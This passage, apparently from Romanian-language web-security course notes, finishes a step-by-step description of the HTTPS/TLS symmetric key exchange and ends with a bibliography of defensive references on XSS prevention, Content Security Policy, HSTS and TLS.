
4. Clientul generează o cheie aleatorie (care va fi folosită la criptarea mesajelor HTTP), o criptează cu cheia publică a serverului și o trimite acestuia
5. Serverul primește cheia criptată și o decriptează cu cheia sa privată
6. În acest moment serverul și clientul au aceeași cheie (simetrică) cu care pot cripta/decripta mesajele transmise prin protocolul HTTP



## Factor affecting performance



Sursa:  
[http://blog.haproxy.com/2011/09/16/benchmarking\\_ssl\\_performance/](http://blog.haproxy.com/2011/09/16/benchmarking_ssl_performance/)





# Bibliografie

- <http://resources.infosecinstitute.com/how-to-prevent-cross-site-scripting-attacks/>
- <https://excess-xss.com/>
- [https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- <https://www.addedbytes.com/articles/writing-secure-php/writing-secure-php-1/>
- <https://www.cyberciti.biz/tips/php-security-best-practices-tutorial.html>
- <https://www.sitepoint.com/8-practices-to-secure-your-web-app/>
- <https://www.acunetix.com/websitetsecurity/cross-site-scripting/>
- <https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
- <https://developers.google.com/web/fundamentals/security/csp/>
- <http://tools.ietf.org/html/rfc5246>
- [http://blog.haproxy.com/2011/09/16/benchmarking\\_ssl\\_performance/](http://blog.haproxy.com/2011/09/16/benchmarking_ssl_performance/)
- <http://robertheaton.com/2014/03/27/how-does-https-actually-work/>